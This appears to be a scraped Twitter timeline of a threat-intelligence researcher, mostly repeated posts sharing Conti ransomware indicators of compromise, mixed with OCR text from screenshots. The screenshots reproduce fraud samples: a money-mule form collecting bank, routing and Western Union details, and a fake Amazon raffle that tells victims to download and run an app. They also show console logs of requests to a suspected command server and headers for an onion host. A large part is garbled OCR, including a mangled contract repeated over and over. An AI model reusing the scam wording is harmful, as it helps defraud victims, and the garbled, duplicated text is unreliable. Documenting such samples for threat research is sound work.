
04:24

https://t.co/JTcqOaYgET #threatintel https://t.co/XFxKXEmQJt


























Why are you gathering so much information about applicants? Such attention especially to bank account details puts me on guard.

In fact that modern financial system is a complex instrument, which controls financial streams. The problem is that any transfer may be delayed (from 1 to 5 days) but it is unacceptable for our business. Transaction should be completed by a financial manager the same day money is deposited into the bank account. Otherwise, we risk to lose money, clients, reputation. Analyzing all the details below we'll be able to prepare tasks for every agent individually. Please fill in all the fields carefully to avoid delays while working with your bank. The success of our cooperation depends on the accuracy of entered details! Please be serious.

*You are responsible for reliability of this information. If you're having any difficulties please contact your bank.

Account Type*:	Personal	~
Bank Name*:		
Account Type (checking/saving)*:	- select -	~
Name on the Account*:		
Account Number*:		
Routing Number for ACH transfer*:		
Routing Number for Federal Wire Fransfer*:		
Date you opened your bank account*:		
low often do you use your bank ccount?*:		
everage amount of each operation*:		
s it a prepaid account?*:		
Daily withdrawal limit over the counter*:		
lave you ever used Western Jnion/Money Gram?*:		
tre there Money Gram offices in your area?*:		





	4
reunder shall be in setting and shall be delivered by any reas	onable means.
wrified mail, or facsimile to the address of the Party to whi	ich thut notice
mmunication is given by mail, such notice shall be conclu-	nively deemed
JSA mail addressed to the party to whom such notice, do	mand or other
L	
per come	
(4.44.4)	
Regency Group Inc	
2765 Coney Island Ave	
1034	
Itten notice has to be made in advance.	
reement	(CO. 1 - CO.)
y be proposed by either party at any time and may be a	nade with the
	in writing and
both Parties.	
ntains the entire understanding of the Parties with respect	to the matters
s negotiations, agreements and commitments related there seems the Portion other than those successful set forth has	sto. There are
icts between this Agreement and the Prior Agreement, ti	
conperformance of any provision of this Agreement. If an	ny provision of
ld to be invalid and unenforceable, then the remainder of t	ny provinson of his Agreement
ld to be invalid and unenforceable, then the remainder of t full force and effect.	ny provinsion of his Agreement
ld to be invalid and unenforceable, then the remainder of t full force and effect. If the Parties	his Agreement
ld to be invalid and unselforceable, then the remainder of ti foll force and effect. If the Parties nove essented this Agreement as of the day and year first.	his Agreement
ld to be invalid and unenforceable, then the remainder of t full force and effect. If the Parties	his Agreement
ld to be invalid and nominocable, then the remainder of till firors and effect. I the Parties care essented this Agreement as of the day and year first interes shall be as effectively a graph of the second of t	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
ld to be invalid and nominocable, then the remainder of till firors and effect. I the Parties care essented this Agreement as of the day and year first interes shall be as effectively a graph of the second of t	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
If to be invalid and unumbroushle, then the remainder of till force and effect. If the Parties ure excount this Agreement as of the day and year first interes shall be an effectively figure. ("Michael Worsels)	his Agreement
	writing mad, or localized to the addition of the Purity to self, contributed or spillared, portage arranged, extrems receipts notice shall be described contributed by made at the time of transactions in global by the self-contributed process and self-contributed to the purity to whom such notice, the many many many many many many many many



TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/2qVqlMtjnp





TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/KVY26fuhf7





TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/WBMCdCj5Br





TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/FQW2wOLAT0




TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/uUHOZyC3ab



TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/Y3uH4RsIt2





TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/KO9AsXrOse






TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/feGIEqGPDo






TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/Gm9WDPfoSf





TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/OLA0MhlxsO





TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/Fo8sV0Tdoy





TSCM in my place taking place back in the day. The pleasure is all mine! https://t.co/g8a48Cl2Cd







October


4 - Tuesday

01:27

Утре съм в София, България за една конференция на тема кибер сигурност. Ако се интересувате да се видим и да се запознаем пишете на dancho.danchev@hush.com и ще си уредим среща. Ще се видим там! Поздрави. Данчо. - https://t.co/d2VpdRYa9I

04:26

What we play in the lab - https://t.co/JTcqObfRwr what's your Steam ID? https://t.co/kdTrVMEVP7



6 - Thursday

02:24

https://t.co/JTcqOaYgET https://t.co/Sr3eKT4D5d



Who wants to ask me research questions for my upcoming Second Edition of my "Cyber Intelligence" memoir?

05:47

Кой иска да ми задава въпроси за Второто Издание на мемоар-а ми на Български "Кибер Разузнаване"?

8 - Saturday

00:07

https://t.co/Bqbi2IDQ0D #security #cybercrime #malware #CyberSecurity #CybersecurityAwarenessMonth #CyberSecurityAwareness #ThreatIntelligence #ThreatHunting #threatintel

⇄1

21:54

Who wants access to this? Regards. Dancho #security #cybercrime #malware #CybersecurityNews #CybersecurityAwarenessMonth #ThreatHunting #threatintelligence #threatintel https://t.co/Q9KI2qXFVn



9 - Sunday

00:45

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/eqXvJcSiIO



Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/pKZurdNOi9

```
▶ GET https://212.129.41.246:6001/socket.io/?EIO=3&transport=polling&t=NEXEt-w net::ERR_SSL_PROTOCOL_ERROR

▶ GET https://212.129.41.246:6001/socket.io/?EIO=3&transport=polling&t=NEXEt 2 net::ERR_SSL_PROTOCOL_ERROR


▶ GET https://212.129.41.246:6001/socket.io/?EIO=3&transport=polling&t=NEXEvOL net::ERR_SSL_PROTOCOL_ERROR

▶ GET https://212.129.41.246:6001/socket.io/?EIO=3&transport=polling&t=NEXEvOT net::ERR_SSL_PROTOCOL_ERROR
```

00:47

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG

Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/XPAkiT7VNg




00:48

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/DUvyj6OPCz



00:49

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/ikg3cXr6gv



Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/IG8f9k7lpd

JSON Raw Data Headers

Copy

Response Headers

Connection Keep-Alive
Content-Length 2

Content-Type application/json

Date Mon, 29 Jun 2020 13:55:53 GMT

Keep-Alive timeout=5, max=100

Server Apache/2.4.2 (Win64) PHP/7.3.13 OpenSSL/1.0.1c

X-Powered-By PHP/7.3.13
X-RateLimit-Limit 60

X-RateLimit-Remaining 59

Request Headers

Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding gzip, deflate, br Accept-Language en-US,en;q=0.5 Connection keep-alive


Host a3ggjhcskbjg36bx.onion

Upgrade-Insecure-Requests 1


User-Agent Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0

00:50

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/CiiAJFFANo



Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/1giNKqX0uw



00:51

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format

courtesy of me - https://t.co/m49Cs5clc7 Front Page here - https://t.co/0mUajqR2uy Awesome! Research here - https://t.co/YLxOuf0jWV Awesome! https://t.co/b7B3u2iX6W

Login	pert	
Password	password	Update Password
Confirm Password	confirm password	Не срабатывает на нажат
Commission's Rate	15.00	
Is Banned		
	Cancel Reset Submit	

00:52

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/qshgvhysh3



00:53

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/xsesXF5Yge



00:53

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5clc7 Front Page here - https://t.co/0mUajqR2uy Awesome! Research here - https://t.co/YLxOuf0jWV Awesome! https://t.co/OMeuK0IVUJ



00:54


Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/7LCUfvGKHN




Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/qVCvwHMnx9



Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/V2IqrEi9Ii



Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/IchOTItumS



00:56

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/niEBmDr89F

Amazon 30th Anniversary Celebration



Amazon's 30th Anniversary Celebration is coming to an end.

Today is the last stage of the raffle for a USD 10-200 gift card and other prizes.

To participate in the raffle, you need to download the Lottery App and generate a unique code.

Our system will automatically select the winners and send gifts to your email address within a few days after applying for participation.


How to take part in the raffle?

- 1. Download the application.
- 2. Run the application. The application will generate a code to participate in the lottery.
 - 3. Enter the code in the text field below.



00:56

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5clc7 Front Page here - https://t.co/0mUajqR2uy Awesome! Research here - https://t.co/YLxOuf0jWV Awesome! https://t.co/Hq6ikE0dyg




Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/ulGWaxgnWz



00:57

Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/0mUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/O3pvyo4LkH




Conti Ransomware Gang IoCs (Indicators of Compromise) in STIX2/TAXII format courtesy of me - https://t.co/m49Cs5uuqf Front Page here - https://t.co/omUajr9bIG Awesome! Research here - https://t.co/YLxOufitb3 Awesome! https://t.co/x1CsKOUYIf



05:51

Folks. I'm hosting a live Q&A - https://t.co/G0YJoEe1xS Ask your questions! Enjoy! - https://t.co/JTcqOaYOur #security #cybercrime #malware #ThreatHunting #threatintelligence #threatintel https://t.co/FHc1ghgkjF

	1 &
O Dancho Danchev's Blog - Mind Streams of Information Security Knowledge	
Astalavista.com (2003-2006)	
○ ZDNet's Zero Day Blog	
Webroot's Threat Blog	
The Koobface Botnet	
Just a very good friend who I admire	
O Invite-Only Conference Held in 2010	
RSA Europe 2012	
O InfoSec 2012	



10 - Monday

19:21

"A Brief Overview of Disruptive Individual's Methodology for Processing Distributing Disseminating and Responding to Cyber Threat Incidents – An Analysis" - https://t.co/xRgsfmqLhZ Front page: https://t.co/0mUajr9bIG #ThreatIntel #ThreatIntelligence

19:22

"Introduction to Disruptive Individual's Response to the Conti Ransomware Gang's Internet-Connected Infrastructure – Check Out the Take Down Efforts!" - https://t.co/TYV2P3Hfuq Front page: https://t.co/0mUajr9bIG #ThreatIntel #ThreatIntelligence

19:24


Conti #ransomware gang IoCs (Indicators of Compromise) in STIX2/TAXII here - https://t.co/m49Cs5uuqf 562 pages report here - https://t.co/8OQKpDCB2K Original post: https://t.co/TYV2P3Hfuq Front page: https://t.co/0mUajr9bIG #ThreatIntel #ThreatIntelligence

≈3

12 - Wednesday


03:57

:) #ThreatIntelligence https://t.co/SrcymK3s6r



04:38

God Bless the United States of America. https://t.co/U2fsoGQcLA



14 - Friday

04:57

My Google Knowledge Panel. https://t.co/vgkBxFD9Ko https://t.co/BwLlumcbav



Dancho Danchev

Researcher



Dancho Danchev is an **independent security consultant and cyber threats analyst**, with extensive experience in open
source intelligence gathering, and cybercrime incident
response.

0

https://cybernews.com > danchod

Dancho Danchev, Author at Cybernews

My latest interview online - https://t.co/39JWq7VGBL

15 - Saturday

11:44

